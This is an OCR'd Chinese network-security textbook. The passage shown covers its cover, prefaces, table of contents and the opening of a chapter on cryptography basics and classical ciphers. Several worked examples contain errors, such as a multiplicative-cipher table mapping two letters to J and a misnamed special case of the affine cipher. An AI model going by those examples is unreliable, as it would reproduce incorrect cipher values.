网络应用热点系列

网络安全——取证与蜜罐

李勇 审校
吕慧勤 郭世泽 等 编著
熊华

WANGLUO YINGYONG REDIAN XILIE

- 入侵检测技术 蜜罐技术 取证技术 物理隔离技术
- 保护主机和网络不受入侵
- 确定与获取计算机犯罪证据
- 满足机密信息的安全需求
- 相关技术的概念、基本原理、产品使用方法和发展趋势

人民邮电出版社
POSTS & TELECOM PRESS

封面设计：童志想

网络应用热点系列

内容涵盖

网络入戶、用网技巧
黑客防范、网络安全
无线局域网、手机上网和
网络动画制作
等最新应用技术

网络热点知识尽在本丛书！

ISBN 7-115-11350-5

9 787115 113504 >

人民邮电出版社 www.ptpress.com.cn

ISBN7-115-11350-5/TP·3503
定价：22.80 元

网络应用热点系列

编 委 会

主　任：葛乃康

副主任：王　群　邸瑞华

主　审：郭世泽

编　委（以姓氏笔画为序）：

丁　方　王伟东　王春海　牛　伟　吴志军　李文明

李林茹　李晓天　李晓非　李新生　张静妙　何韶军

陈书旺　邱盛藩　周小平　赵树霞　胡　云　胡文颜

费瑞金　钟建业　段　榕　高双喜　高顺清　唐　烨

倪素虹　崔健悦　鲁士文　熊　华　赫晓峰

丛书前言

作为现代信息基础的网络技术，其发展和应用受到了全社会的普遍关注。面对各种纷乱繁杂的网络技术，我们根据读者的实际需要，紧紧围绕“热点应用”这一主题，在对众多技术和实例进行筛选和分类汇总的基础上，组织和策划了《网络应用热点系列》图书。

本系列书从选题的策划，到每本书大纲的确定，再到具体编写和最后的审校，都本着严谨和对读者高度负责的态度，在每一个环节上都做了大量细致的工作。2002 年 12 月，由人民邮电出版社组织，邀请了国内网络界知名专家及本系列书的所有作者参加，在北京对本系列书的读者定位、写作内容、写作方式以及写作中的各种注意事项进行了全面细致的讨论，最后从初步列出的 20 多个题目中精选了 7 个作为本系列第一批推出的图书。

这 7 本书是：**《网络入户——最后 1 公里》、《上网用网任我行》、《无线局域网》、《揭开黑客的面纱》、《手机上网全接触》、《网络安全——取证与蜜罐》**和**《闪客必由之路》**。

在本系列书的具体写作中，始终将作者的写作思路、编辑的编审要求和专家的指导紧密结合在一起，每一本书甚至是书中的每一个章节，从写作到专家审校再到编辑加工都进行了严格细致的把关。其中，许多内容都是几易其稿，力求内容的全面和表述的准确。

本系列书立足于网络基础知识和基本应用，在写作中切实考虑到读者的具体需要，在内容上力求能较为全面地反映目前网络应用的热点，并且注意基本理论、概念与实际应用的有机结合，使读者通过应用，掌握相关的概念，从而为学习其他相关的网络知识打下坚实的基础。如果说反映热点应用是本系列书的一大特点，那么内容新颖是本系列书的另一大特色。其中，像网络安全中的取证与蜜罐技术和无线局域网的组建与管理等内容，目前在国内尚属较为先进的技术，这些内容不但具有先进性和前瞻性，同时还具有较高的应用价值。另外，像最后 1 公里和防黑反黑技术等内容是目前非常热门的应用技术，全面掌握这些技术能使读者更符合目前社会所需人才的标准。还有，像上网用网任我行和手机上网等，则是目前普通用户和读者需要掌握的内容。因此在这两本书的写作中，我们也充分考虑到了这部分读者的具体特点和要求，从最简单的基础知识和基本操作入手，一点点、手把手地教会读者使用网络和通过网络进行学习的方法。

作为《网络应用热点系列》图书，已出版的这些内容可能还不够全面。虽然编者力求这套书的完美，但是考虑到技术和用户实际需求等因素，本系列书的某些内容可能还不够完善，甚至还会存在一些不妥之处。为此，希望读者在阅读本系列书后，能够将您的意见和建议反馈给我们，以便再版时做必要的补充和修改。

编　者

2003 年 4 月

编者的话

网络安全技术作为信息安全技术的一个方面，在互联网络的大规模应用中发挥着越来越重要的作用。TCP/IP 的开放性和透明性等特点给网络安全造成了威胁；而现代操作系统的日渐复杂，也导致出现了越来越多的网络安全问题。正因为如此，伴随着网络的产生、发展到现在的广泛应用，网络安全的研究也在不断深入进行着，新的安全产品和技术层出不穷。

随着黑客技术的发展，网络带宽的增加和计算机网络的普及，以防火墙为代表的传统网络安全技术已不能满足人们的安全需求。新的安全技术如入侵检测、蜜罐、取证和物理隔离日益受到人们的重视。作为对传统网络安全技术书籍的补充，本书重点介绍与上述 4 种技术相关的各种概念、基本思想、产品使用方法和发展趋势等内容，力求使读者在较短的时间内对这些网络安全新技术有比较清晰的认识，为读者进一步使用和研究工作指引思路。

入侵检测是对以防火墙为核心的网络安全体系的重要补充。入侵检测系统能够通过对网络中的数据或主机的日志等信息进行提取和分析，发现入侵和攻击行为，并可通过与防火墙联动对入侵或攻击做出响应；蜜罐技术是一种诱骗攻击者的有效而实用的方法，它不仅可以转移入侵者的攻击，保护主机和网络不受入侵，而且可以为入侵的取证和研究提供重要的线索和信息；计算机取证技术将计算机调查和分析技术应用于对潜在的、有法律效力的证据的确定与获取，是保障网络安全、威慑计算机犯罪的重要手段；物理隔离技术将内网和外网在物理上断开，解决了许多高度保密单位对于机密信息的安全需求。

全书共分为 5 章：第 1 章介绍网络安全的传统技术，如加密认证、防火墙和 VPN 等应用；第 2 章介绍入侵检测技术；第 3 章介绍蜜罐技术；第 4 章介绍计算机取证技术；第 5 章介绍物理隔离技术。

本书内容丰富、层次分明，广度和深度的关系处理得体，可以作为国内网络安全、信息安全和计算机安全领域相关人员的培训教材，也可作为通信与电子系统、信号和信息处理、密码学、网络安全等专业的大学本科生和研究生相关课程的教学参考书，还可作为从事安全工作的技术人员的实用工具书。

北京邮电大学信息安全中心的吕慧勤和褚永刚、张洁、安宁等参与了原始资料的搜集、整理和部分章节的编写，联合实验室的段榕和赫晓峰协助审阅了第 4 章和第 5 章内容，联合实验室的吴志军帮助协调编写过程中许多相关事宜。他们的辛勤劳动，促成了本书的出版，作者对他们表示感谢。

熊华　郭世泽　吕慧勤

2003 年 5 月

目　录

第 1 章　安全技术基础 1

1.1　**密码学的基本概念** 1
1.1.1　基本概念 2
1.1.2　古典密码拾零 4
1.1.3　密码攻击概述 7
1.1.4　网络加密方式 8
1.2　**著名密码算法** 9
1.2.1　分组密码算法 9
1.2.2　公钥密码算法 12
1.2.3　哈希函数 13
1.2.4　密码协议 14
1.3　**密码应用与新进展** 16
1.3.1　认证系统 16
1.3.2　数字签名 17
1.3.3　电子商务 18
1.3.4　信息伪装与信息隐藏 20
1.3.5　数字水印 21
1.4　**网络安全面临的威胁** 26
1.4.1　恶意攻击 27
1.4.2　安全缺陷 29
1.4.3　软件漏洞 31
1.4.4　结构隐患 36
1.5　**网络安全体系结构** 41
1.5.1　OSI 安全服务 41
1.5.2　OSI 安全机制 42
1.6　**网络安全产品** 43
1.6.1　防火墙 43
1.6.2　虚拟专用网（VPN） 46
1.7　**小结** 49

第 2 章　入侵检测技术 51

2.1　**入侵检测系统概述** 51
2.1.1　入侵检测系统简介 52

2.1.2 入侵检测系统的历史 55
2.1.3 入侵检测系统的分类 56
2.1.4 入侵检测系统的功能 58
2.1.5 入侵检测系统的基本构成 58
2.1.6 入侵检测系统的评价标准 59
2.1.7 入侵检测系统的标准化 60
2.2 攻击者入侵的主要方法和手段 62
2.2.1 主要漏洞 62
2.2.2 侵入系统的主要途径 63
2.2.3 主要的攻击方法 63
2.3 入侵检测系统的信息源 65
2.3.1 基于主机的信息源 65
2.3.2 基于网络的数据源 67
2.3.3 应用程序的日志文件 68
2.3.4 其他入侵检测系统报警信息 69
2.4 入侵检测系统的关键技术 69
2.4.1 入侵检测技术 69
2.4.2 入侵检测系统描述语言 72
2.4.3 入侵检测系统的体系结构 74
2.4.4 代理和移动代理技术 76
2.4.5 安全部件互动协议和接口标准 79
2.5 入侵检测产品介绍 82
2.5.1 国外主要产品介绍 82
2.5.2 国内产品的现状 86
2.5.3 入侵检测系统的测试与评估 89
2.5.4 入侵检测系统在网络中的部署 92
2.5.5 入侵检测产品的选择 93
2.6 入侵检测系统的发展趋势和研究方向 94

第 3 章 蜜罐技术 97

3.1 蜜罐概述 97
3.1.1 蜜罐技术的发展背景 97
3.1.2 蜜罐的概念 98
3.1.3 蜜罐的安全价值 99
3.1.4 蜜罐面临的法律问题 102
3.2 蜜罐的基本配置 103
3.2.1 诱骗服务 103
3.2.2 弱化系统 104

3.2.3 强化系统 104
3.2.4 用户模式服务器 105
3.2.5 一个配置蜜罐的实例 106
3.2.6 小结 108
3.3 蜜罐的分类 108
3.3.1 根据产品设计目的分类 109
3.3.2 根据交互的程度分类 109
3.3.3 蜜罐基本分类 112
3.3.4 小结 113
3.4 蜜罐产品 114
3.4.1 DTK 114
3.4.2 空系统 114
3.4.3 BOF 115
3.4.4 Specter 116
3.4.5 Home-made 蜜罐 117
3.4.6 Honeyd 117
3.4.7 SmokeDetector 119
3.4.8 Bigeye 119
3.4.9 LaBrea tarpit 119
3.4.10 NetFacade 120
3.4.11 KFSensor 120
3.4.12 Tiny 蜜罐 121
3.4.13 Mantrap 121
3.4.14 Honeynet 122
3.4.15 小结 122
3.5 Honeynet 123
3.5.1 Honeynet 的概念 123
3.5.2 Honeynet 与蜜罐的不同之处 123
3.5.3 Honeynet 的研究价值 124
3.5.4 Honeynet 的功能 124
3.5.5 小结 127
3.6 蜜罐信息的收集和分析技术 128
3.6.1 蜜罐的信息收集 129
3.6.2 信息收集和分析实例 130
3.6.3 小结 133
3.7 蜜罐的特点及发展趋势 134
3.7.1 蜜罐的优缺点 134
3.7.2 蜜罐的发展趋势 136

第 4 章　计算机取证技术 137

4.1　计算机取证的基本概念 137
4.1.1　计算机取证的定义 137
4.1.2　电子证据的概念 138
4.1.3　电子证据的特点 139
4.1.4　常见电子设备中潜在的电子证据 140
4.2　计算机取证的一般步骤 141
4.2.1　计算机取证的基本原则 142
4.2.2　计算机取证的一般步骤 145
4.2.3　网络攻击和取证模型 146
4.2.4　利用 IDS 取证 147
4.2.5　利用蜜罐取证 151
4.3　计算机取证的安全策略 160
4.3.1　保留信息 160
4.3.2　计划响应 161
4.3.3　开展培训 162
4.3.4　加速调查 163
4.3.5　防止匿名 164
4.3.6　保护证据 165
4.3.7　结论 165
4.4　计算机取证的常见工具 166
4.4.1　Encase 166
4.4.2　SafeBack 168
4.4.3　NetMonitor 169
4.4.4　其他常见工具 171
4.5　计算机取证的法律问题 172
4.5.1　电子证据的真实性 172
4.5.2　电子证据的证明力 175
4.5.3　取证工具的法律效力 176
4.5.4　其他困难和挑战 179
4.6　小结 180

第 5 章　物理隔离技术 181

5.1　物理隔离概述 181
5.1.1　物理隔离的概念 181
5.1.2　物理隔离的作用 183
5.1.3　物理隔离的误区 189

5.2 物理隔离的原理、分类和发展趋势 190
5.2.1 物理隔离的技术原理 190
5.2.2 物理隔离的分类 192
5.2.3 物理隔离的发展趋势 199
5.3 物理隔离产品 199
5.3.1 中网物理隔离网闸（X-gap） 200
5.3.2 伟思集团 201
5.3.3 上海上科联合网络科技有限公司 201
5.3.4 中国长城计算机深圳股份有限公司 202
5.3.5 天行网安 202
5.4 物理隔离的部署 204
5.4.1 客户端的物理隔离 204
5.4.2 集线器级的物理隔离 204
5.4.3 服务器端的物理隔离 204
5.4.4 物理隔离的典型案例 204
5.4.5 物理隔离方案的选择 207
5.5 物理隔离的不足之处 208
5.5.1 物理隔离的安全特性 208
5.5.2 物理隔离与其他安全措施的配合 209
附录 1 国内入侵检测产品简介 211
附录 2 公安部通过的物理隔离安全产品 235
附录 3 参考资料 237

第 1 章　安全技术基础

本章主要介绍网络安全的基础知识，包括密码学的基本概念和应用、网络安全面临的威胁、网络安全体系结构和网络安全产品。了解本章的内容有助于对后面 4 章知识的学习。如果读者已经掌握了网络安全的基础知识，则可以跳过这一章。

本章首先介绍了密码技术，简要地说，密码技术就是通过信息的变换或编码将机密的敏感消息变换成难以读懂的乱码型文字的一种技术，研究密码技术的学科称为密码学。密码学包含两个分支，即密码编码学和密码分析学。之后介绍几种著名的密码算法，包括 DES、AES、IDEA 和 MD5 等，接着向读者展示密码在认证、数字签名、电子商务、数字水印、信息伪装和信息隐藏中的应用及其最新进展。接下来针对网络目前面临的威胁进行了详尽的分析，并且介绍 OSI 提出的网络安全体系结构。最后介绍两种典型的安全产品：防火墙和虚拟专用网。由于后面 4 章还将分别介绍 4 种网络安全技术——入侵检测技术、蜜罐技术、取证技术和物理隔离技术，与它们相关的安全产品在本章就不做介绍了，读者可以参考后面的相关章节。

阅读本章，读者可以对网络安全的基础知识有比较全面的了解，对密码学的主要算法和技术有比较全面的认识。读者在阅读本章后可以了解到网络安全的现状和典型的网络安全产品。想从事网络安全研究的读者可以通过阅读本章快速把握网络安全的关键技术、研究现状和研究方向，有利于研究工作的进一步开展。

1.1　密码学的基本概念

自从有了消息的传递就有了对消息保密的需要。因此，密码学的历史可以说是源远流长。但在很长的时间内，密码仅限于军事、政治和外交的用途，所以，不论密码理论还是密码技术，发展都很缓慢。

到了 20 世纪 70 年代，随着信息的激增，对信息保密的需求也从军事、政治和外交等领域迅速扩展到民用和商用领域，从而导致了密码学知识的广泛传播。计算机技术和微电子技术的发展，为密码学理论的研究和实现提供了强有力的手段和工具。进入 20 世纪 80 年代以后，对密码理论和技术的研究更是呈爆炸性趋势增长。密码学在雷达、导航、遥控、遥测等领域占有重要地位，这已是众所周知的事实。除此之外，密码学正渗透到通信、计算机、金融系统、各种管理信息系统甚至家庭等各部门和领域。

对普通的家庭来说，生活中许多地方需要保密：个人隐私需要保密；家庭收入需要保密；现金储蓄需要保密；私人通话常常牵涉到个人秘密，因此也需要保密，还有其他很多方面，这里不一一列举。

对于学校来说，管理部门越来越多地依赖于计算机。例如人事档案、工资分配、财务数据、科研项目和科研成果管理、课程和教室管理、资源和设备管理、学生档案和成绩等重要数据都存储于计算机内。不仅要求数据是保密的，而且要求数据是完整的，即未经授权的人不能增加、修改、删除或破坏。

对企业来说，产品的核心技术需要保密；新产品的设计需要保密；产、销、利润情况需要保密；市场策略需要保密等。

为了保证通信网络能正常、安全地运行，就要求系统能够对信息实施有效保护，对合法用

户进行认证并能准确地鉴别出非法用户，这些都需要借助于密码学的力量。

可见，在社会越来越依赖于信息的同时，密码与安全的地位也日益重要。

1.1.1 基本概念

密码技术通过信息的变换或编码，将机密的敏感消息变换成难以读懂的乱码型文字，以此达到两个目的：其一，使不知道如何解密的窃听者不可能由其截获的乱码中得到任何有意义的信息；其二，使窃听者不可能伪造任何乱码型的信息。研究密码技术的学科称为密码学。密码编码学意在对信息进行编码，实现信息隐蔽；密码分析学研究分析破译密码的学问。两者相互对立，而又相互促进。

采用密码方法可以隐蔽和保护机要消息，使未授权者不能提取信息。被隐蔽的消息称作明文，密码可将明文变换成另一种隐蔽形式，称为密文。这种由明文到密文的变换称为加密。合法接收者从密文恢复出明文的过程称为解密（或脱密）。非法接收者试图从密文分析出明文的过程称为破译。对明文进行加密时采用的一组规则称为加密算法。对密文解密时采用的一组规则称为解密算法。加密算法和解密算法是在一组仅有合法用户知道的秘密信息（称为密钥）的控制下进行的，加密和解密过程中使用的密钥分别称为加密密钥和解密密钥。密码通信系统模型如图 1-1 所示。



图 1-1 密码通信系统模型

常规密码通信系统的框图见图 1-1。它由以下几部分组成：明文消息空间 M；密文消息空间 E；密钥空间 K_1 和 K_2；加密变换 $E_{k_1}: M \to E,\ k_1 \in K_1$；解密变换 $D_{k_2}: E \to M,\ k_2 \in K_2$。称总体 $(M, E, K_1, K_2, E_{k_1}, D_{k_2})$ 为密码系统。对于给定明文消息 $m \in M$，密钥 $k_1 \in K$，加密变换将明文 m 变换为密文 c：

$$c = f(m, k_1) = E_{k1}(m) \qquad m \in M, k_1 \in K_1$$

合法接收者利用其知道的解密密钥 K_2 对收到的密文进行变换，恢复出明文消息。

$$m = D_{k2}(c) \qquad m \in M, k_2 \in K_2$$

窃听者则利用其选定的变换函数 h，对截获的密文 c 进行变换，得到的明文是明文空间的某个元素。

$$m' = h(c) \qquad m \in M, k_2 \in K_2$$

一般 $m' \neq m$。如果 $m' = m$，则“窃听者”破译成功。

目前已经设计出的密码系统各种各样。如果以密钥为标准，可将密码系统分为单钥密码（又称为对称密码或私钥密码）和双钥密码（又称为非对称密码或公钥密码）。在单钥体制下，加密密钥与解密密钥相同，即 $K_1 = K_2 = K$，或实质上等同，此时密钥 k 需经过安全的密钥信道由发方传给收方。

单钥密码的特点是无论加密还是解密都使用同一个密钥，因此，此密码体制的安全性就是密钥的安全。如果密钥泄露，则此密码系统便被攻破。最有影响的单钥密码是 1977 年美国国家标准局颁布的 DES 算法，最近颁布的 AES 算法作为 DES 算法的替代，正在逐渐地被人们接受。单钥密码的优点是安全性高、加解密速度快。不过单钥密码也有如下缺点：随着网络规模的扩大，密钥的管理成为一个难点；无法解决消息确认问题；缺乏自动检测密钥泄露的能力。

在双钥体制下，加密密钥与解密密钥不同，此时不需要安全信道来传送密钥，而只须利用本地密钥发生器产生解密密钥 $k_2 \in K_2$，并以此来控制解密操作 D。双钥密码是 1976 年 W. Diffie 和 M. E. Hellman 提出的一种新型密码体制。由于双钥密码体制的加密和解密不同，且能公开加密密钥，而仅需保密解密密钥，所以双钥密码不存在密钥管理问题。双钥密码还有一个优点是可以拥有数字签名等新功能。最有名的双钥密码是 1977 年由 Rivest、Shamir 和 Adleman 等 3 人提出的 RSA 密码体制。双钥密码的缺点是算法一般比较复杂，加解密速度慢。

因此，网络中的加密普遍采用双钥和单钥密码相结合的混合加密体制，即加/解密时采用单钥密码，密钥传送则采用双钥密码。这样既解决了密钥管理的困难，又解决了加/解密速度慢的问题。这无疑是目前解决网络上传输信息安全问题的一种较好的可行方法。

如果以密码算法对明文的处理方式为标准，则可将密码系统分为序列密码和分组密码。前者利用一个时变变换对明文进行逐个比特处理，而后者则用一个固定的变换对等长明文分组进行处理。

序列密码的加密过程是把明文序列与等长的密钥序列进行逐位模 2 加。解密过程则是把密文序列与等长的密钥序列进行逐位模 2 加。序列密码的安全性主要依赖于密钥序列。最著名的序列密码是“一次一密密码”，它的密钥序列是真正的随机二元序列。序列密码的优点是：处理速度快，实时性好；错误传播小；不存在串破译问题；适用于军事、外交等保密信道。缺点是：明文扩散性差，插入信息的敏感性差，需要密钥同步。

分组密码的加密方式是首先将明文序列以固定长度进行分组，每一组明文用相同的密钥和加密函数进行运算。为了减少存储量和提高运算速度，密钥的长度一般不大，因而加密函数的复杂性成为系统安全的关键。分组密码设计的核心是构造既具有可逆性又有很强的非线性的算法。加密函数重复地使用代替和置换两种基本的加密变换。

分组密码的优点是：明文信息良好的扩散性；对插入的敏感性；不需要密钥同步；较强的

适用性，适宜作为加密标准。缺点是：加密速度慢，错误扩散和传播。

为提高信息的保密性，抗击密码分析，保密系统应当满足下述要求：系统即使达不到理论上是不可破的，即 $pr(m'=m)=0$，也应当是实际上不可破的，也就是说，从截获的密文或某些已知明文密文对，要决定密钥或任意明文在计算上是不可行的；系统的保密性不依赖于对加密体制或算法的保密，而依赖于密钥；加密算法和解密算法适用于所有密钥空间中的元素；系统便于实现和使用方便。

为了防止消息被篡改、删除、重放和伪造的一种有效方法是使发送的消息具有被验证的能力，使接收者或第三者能够识别和确认消息的真伪，实现这类功能的密码系统被称为认证系统。消息的认证性和消息的保密性不同，保密性是使截获者在不知道密钥的情况下不能解读密文的内容；而认证性是使任何不知道密钥的人不能构造出一个密报，使预期接收者脱密成一个可理解的消息（合法的消息）。认证理论和技术是随着近 20 年来计算机通信的普遍应用而迅速发展起来的，它成为保密学研究的一个重要领域。传统的手书签名正在被更迅速、更经济和更安全的数字签名所代替。

一个安全的认证系统应满足下述条件：预期接收者能够检验和证实消息的合法性和真实性；消息的发送者能够不抵赖所发的消息；除了合法的消息发送者之外，其他人不能伪造合法的消息；在已知合法密文和相应消息下，要确定加密密钥和伪造合法密文在计算上是不可能的；必要时可由第三者进行仲裁。

消息的安全性除了上述的保密性和认证性以外，还有一个重要的方面是它的完整性。它表示在有自然和人为干扰条件下，系统保持恢复消息和原来发送消息一致性的能力。实际中常借助于检错和纠错技术来保证消息的完整性。

信息系统安全的中心内容是保证信息在系统中的保密性、认证性和完整性。

1.1.2 古典密码拾零

本节简单介绍几种古典密码体制。虽然这些密码现在已经很少使用了，但它们对于理解、构造和分析现代实用密码还是很有用的。

1. 单表代换

单表代换密码是对明文的所有字母都用一个固定的明文字母表到密文字母表的映射，即令明文 $m=m_0=m_1\cdots\cdots$ 则相应密文 c 为：

$$c=E(m)=c_0c_1\ldots f(m_0)f(m_1)\ldots \qquad (1\text{-}1)$$

以下是几种常用的单表代换密码。

（1）加同余密码。加同余密码也叫移位代换密码，是最简单的一类代换密码，其加密变换为：

$$E_k(i)=(i+k)\equiv j \bmod q \qquad 0\leqslant i,\ j<q,\ \mathrm{K}=\{k\mid 0\leqslant k\leqslant q\} \qquad (1\text{-}2)$$

式中 $\bmod q$ 表示以 q 除得的余数。密钥空间元素个数为 q，其中有一恒等变换，即 $k=0$。解密变换为：

$$D_k(j) = E_{q-k}(j) \equiv j+q-k \equiv i+k-k \equiv i \bmod q \qquad (1\text{-}3)$$

例 1-1：凯撒（Cacser）密码是对英文 26 个字母进行移位代换的密码。q=26，k=3，则有下述代换表：

明文	a	b	c	d	e	f	g	h	i	j	k	l	m
密文	D	E	F	G	H	I	J	K	L	M	N	O	P
明文	n	o	p	q	r	s	t	u	v	w	x	y	z
密文	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

若明文为：

m=Casear cipher is a shift substitution

则密文为：

C=E(m)=FDVHDU FLSHU LV D VKLIW VXEVWLWXWLRQ

解密运算为 $D_3 = E_{23}$，即用密钥 k=23 的加密表进行加密运算，就可以恢复出明文。

（2）乘数密码。乘数密码的加密变换为：

$$E_k(i) = ik \equiv j \bmod q \qquad 0 \leqslant j < q \qquad (1\text{-}4)$$

这种密码也称为采样密码，因为密文字母表是将明文字母表按下标每隔 k 位取出一个字母排列而成（字母表首尾相接）。显然仅当（k,q）=1 时，即 k 与 q 互素时，明文字母与密文字母才是一一对应的。

吉利 藏书 图书馆

例 1-2：英文字母表 q=26，取 k=9，则有明文密文字母对应表

明文	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
密文	A	J	S	B	J	T	C	L	U	D	M	V	E	N	W	F	O	X	G	P	Y	H	Q	Z	I	R

对明文：

m = multiplicative cipher

有密文：

C＝EYVPUFVUSAPUHK SUFLKX

（3）线性同余密码。线性同余密码将移位密码和乘数密码进行组合，可以得到更多的选择方式获密钥。按下面公式加密称作线性同余密码，也叫仿射密码：

$$E_k(i) = ik_1 + k_0 \equiv j \bmod q \quad k_1, k_2 \in Z_q \qquad (1\text{-}5)$$

其中，（k_1, q）=1，以[k_1, k_0] 表示密钥。当 $k_1 = 1$ 时得到移位密码，$k_0 = 0$ 时得到移位密码。

2. 多表代换

多表代换密码是以一系列(两个以上)代换表依次对明文消息的字母进行代换的加密方法，令明文字母表为 Zq，令 π=(π_1, π_2,...)为代换序列，明文字母序列为 m = $m_1 m_2 \cdots$，则相应的密文字母序列为：

$$c = E_k(m) = \pi(m) = \pi_1(m_1)\pi_2(m_2)\ldots \tag{1-6}$$

若 π 为非周期无限序列，则相应的密码为非周期多表代换密码。这类密码对每个明文字母都采用不同的代换表（或密钥）进行加密，称作是一次一密密钥密码。这是一种在理论上惟一不可破的密码，这种密码对于明文的特征可实现完全隐蔽，但由于需要的密钥量和明文消息长度相同而难以实用。

为了减少密钥量，实际中多采用周期多表代换密码，即代换表个数有限，重复使用，此时代换序列为：

$$\pi = \pi_1\pi_2\ldots\pi_d\pi_1\pi_2\ldots\pi_d\ldots \tag{1-7}$$

相对应于明文字母序列 m 的密文为：

$$c = E_k(m) = \pi(m) = \pi_1(m_1)\pi_2(m_2)\ldots\pi_d(m_d)\pi_1(m_{d+1})\ldots\pi_d(m_{2d}) \tag{1-8}$$

当 d=1 时就退化为单表代换。

比较有名的多表代换密码有维吉尼亚、博福特、滚动密钥和弗纳姆等。下面简单介绍一下维吉尼亚密码。

维吉尼亚密码是一种以移位代换为基础的周期代换密码，1858 年由法国密码学家维吉尼亚提出。他首先构造一个维吉尼亚方阵：它的基本阵列是 26 行 26 列的方阵，方阵的第一行是按正常顺序排列的字母表，第二行是第一行左移循环 1 位得到的，依此类推，得到其余各行；然后在基本方阵的最上方附加一行，最左侧附加一列，分别依序写上 a～z 26 个字母，表的第一行与附加列上的字母 a 相对应，表的第二行与附加列上的字母 b 相对应，最后一行与附加列上的字母 z 相对应。如果把上面的附加行看做是明文序列，则下面的 26 行就分别构成了左移 0 位、1 位、2 位……25 位的 26 个单表代换加同余密码的密文序列。加密时，按照密钥字的指示，决定采用哪一个单表。例如，密钥字是 bright，加密时，明文的第一个字母用与附加列上字母 b 相对应的密码表进行加密，明文的第二个字母用与附加列的字母 r 相对应的密码表进行加密，依此类推。

例：设密钥字是 encryption，待加密的明文是 public key distribution。由于密钥字比明文短，所以要重复书写密钥字，以得到与明文等长的密钥序列。

密钥字：encryptionencryptione

明　文：publickeydistribution

密　文：thdcgrdmmqmfvrgqnbwbr

现在按上表对明文进行加密代换。第一个密钥字母是 e，对第一个明文字母 p 进行加密时，选用左边附加列上的字母 e 对应的那一行作为代替密码表，查出与 p 相对应的密文字母是 t；第二个密钥字母是 n，用附加列上字母 n 所对应的一行作为代替密码表，与明文 u 进行替换，对应的密文是 h。同理，将所有的密文字母替换完毕就可以得到表中所示的密文 thdcgrdmmqmfvrgqnbwbr。

由于在上述加密变换中，明文的每个字母是按照密钥字的指示，选用不同的加同余密码替换而成的。因此同一个字母在明文中的位置不同，对应的密文字母就不同。例如，上例明文中有 4 个 i，但分别对应密文字母 g、m、w。反之，密文中的 3 个相同字母 m 却分别对应明文

中的 3 个不同字母 e、y、i。在这种体制中，所用到的单表数目与所用的密钥字长有关，并按密钥字长对这些单表轮流使用。因而可呈现固定的周期性，周期长度就是密钥字长。显然，密钥字越长，破译时就越困难。

单表密码的最大特点是明文和密文字母之间的一一代替关系，这就使得明文中的一些固有特性和规律不可避免地反映到密文中去。例如明文是语言，则语言的各种统计特性都会在密文中反映出来，只要截获的密文有一定长度，利用统计的方法可以很快分析出这类密码。以英语为例，在英语的 26 个字母中，各字母出现的频率是大不相同的，对各类不同资料的大量统计分析表明，各字母出现的频率是稳定的，并且完全可以推测。

1.1.3 密码攻击概述

“攻”与“守”是密码研究的两个主要方面。经受不住攻击的密码不是好密码。不会攻击密码的人也设计不出好密码。了解密码攻击不但有助于密码设计，而且有助于信息系统与密码的安全保障。“攻”与“守”是共生的，又是互逆的，两者密切相关，由于追求的目标相反，因此两者解决问题的途径有很大差别。

在信息的传输和处理系统中，除了合法的接收者外，还有“窃听者”，他们虽然不知道系统所用的密钥，但仍然试图努力从截获的密文中推断出原来的明文，这一过程称为密码攻击（或密码分析）。仅对截获的密文进行分析而不对系统进行任何篡改，此种攻击称为被动攻击。密码系统还可能遭受的另一类攻击是主动攻击。此时，“黑客”主动干扰系统，采用删除、更改、增添、重放、伪造等方法向系统加入假消息。被动攻击的隐蔽性更好，难以发现，主动攻击的破坏性更大。

密码攻击的方法有穷举法和分析法两类。

穷举法又称为强力法或完全试凑法，它对截收的密报依次用各种可解的密钥试译，直到得到有意义的明文，或在不变密钥下，对所有可能的明文加密直到得到与截获密报一致为止。只要有足够多的计算时间和存储容量，原则上穷举法总是可以成功的。但任何一种能保障安全要求的实用密码都会设计得使这一方法实际上不可行，比如破译成本太高或者时间太长（超过有效期）。为了减少搜索计算量，可以采用较有效的改进试凑法。它将密钥空间划分成几个（例如 q 个）可能的子集，对密钥可能落入哪个子集进行判断，至多需进行 q 次试验。在确定了正确密钥所在的子集后，就对该子集再进行类似的划分并检验正确密钥所在的集。依此类推，就可最终判断出所用的正确密钥。关键在于如何实现密钥空间的等概子集的划分。

分析破译法包括确定性分析破译和统计分析破译两类。确定性分析法利用一个或几个已知量（比如，已知密文或明文-密文对）用数学关系式表示出所求未知量（如密钥等）。已知量和未知量的关系视加密和解密算法而定，寻求这种关系是确定性分析法的关键步骤。统计分析法是利用明文的已知统计规律进行破译的方法。密码破译者对截收的密文进行统计分析，总结出其间的统计规律，并与明文的统计规律进行对照比较，从中提取出明文和密文之间的对应或变换信息。密码分析之所以可能成功，最根本的原因是明文中的冗余度。

破译者通常是在下述 3 种条件下工作的：

（1）唯密文破译——此时，破译者从知道的截获密文进行分析，得出明文或密钥；

（2）已知明文破译——此时，破译者不但能够截获密文，而且能得到一些已知的明文—密文对；

（3）选择明文破译——此时，破译者可以用他所选择的任何明文，在同一未知密钥下加密得到相应的密文。也就是说，破译者可以选定任何明文－密文对来进行攻击，以确定未知的密钥。

对密码破译者最为有利的条件是选择明文破译。因此，好的密码算法必须能够经受得住选择明文攻击。

当然，密码破译的成功除了利用数学演绎和归纳法之外，还要利用大胆的猜测和对一些特殊或异常情况的敏感性。例如，若偶然在两份密报中发现了相同的码字或片断，就可假定这两份报的报头明文相同。又如，在战地条件下，根据战事情况可以猜测当时收到的报文中某些密文的含义。依靠这种所谓“可能字法”，常常可以幸运地破译一份报文。

